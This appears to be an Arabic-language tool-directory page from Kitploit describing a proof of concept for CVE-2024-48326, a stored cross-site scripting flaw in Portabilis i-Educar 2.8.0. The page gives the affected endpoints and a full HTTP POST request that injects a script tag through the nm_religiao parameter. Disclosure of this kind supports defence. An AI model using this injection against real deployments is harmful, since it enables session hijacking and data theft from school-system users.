
Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-48326 — إثبات مفهوم لاستغلال ثغرة البرمجة النصية عبر المواقع المخزنة (XSS) في Portabilis i-Educar الإصدار 2.8.0 عبر معامل nm_religiao، مما يتيح حقن JavaScript عن بُعد دون الحاجة إلى مصادقة. | Kitploit
أدوات/GitHubGitHub/fabiobsj/cve-2024-48326
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الويباختبار الاختراق
GitHubfabiobsj/cve-2024-48326

CVE-2024-48326

إثبات مفهوم لاستغلال ثغرة البرمجة النصية عبر المواقع المخزنة (XSS) في Portabilis i-Educar الإصدار 2.8.0 عبر معامل nm_religiao، مما يتيح حقن JavaScript عن بُعد دون الحاجة إلى مصادقة.

عرض المستودع
24منذ 2 سنواتلم تتم المراجعة بعد
مشاركة

CVE-2024-48326


الوصف: Portabilis i-Educar v2.8.0 عرضة لثغرة البرمجة النصية عبر المواقع (XSS) عبر المعامل nm_religiao في طلب POST على /intranet/educar_religiao_cad.php ويتم تشغيلها في طلب GET على /intranet/educar_religiao_lst.php?busca=S&nm_religiao=. وهذا يسمح لمهاجم بعيد غير مصادق بحقن JavaScript خبيث، والذي سيُنفَّذ عند عرض البيانات، مما قد يؤدي إلى إجراءات غير مصرح بها أو تسريب البيانات.

الإصدارات: تم اكتشافها في Portabilis i-Educar 2.8.0.

إثبات المفهوم

تفاصيل الثغرة


تحدث المشكلة في المعامل nm_religiao من الملف educar_religiao_cad.php، مما يسمح بتخزين إدخال المستخدم غير المنقّى وتنفيذه لاحقًا كـ JavaScript عند تحميل الصفحة.

المكوّن المتأثر:

المعامل nm_religiao في /intranet/educar_religiao_cad.php لا ينقّي إدخال المستخدم بشكل صحيح، مما يسمح بتخزين XSS. عندما يحقن المهاجم JavaScript، فإنه يُنفَّذ كلما تم الوصول إلى البيانات.

مثال على التلاعب:

POST /intranet/educar_religiao_cad.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/intranet/educar_religiao_cad.php
Cookie: i_educar_session=1eqkHtEgzh7xrusxYcQ3AkZeRRjRMJlhTtib1n8J
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

tipoacao=Novo&cod_religiao=&nm_religiao=<script>alert("CVE")</script>
خطوات إعادة الإنتاج

  • الإدخال
  • التفعيل
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    491
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    462
  • 3

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    345
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    340
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    306
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    292

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






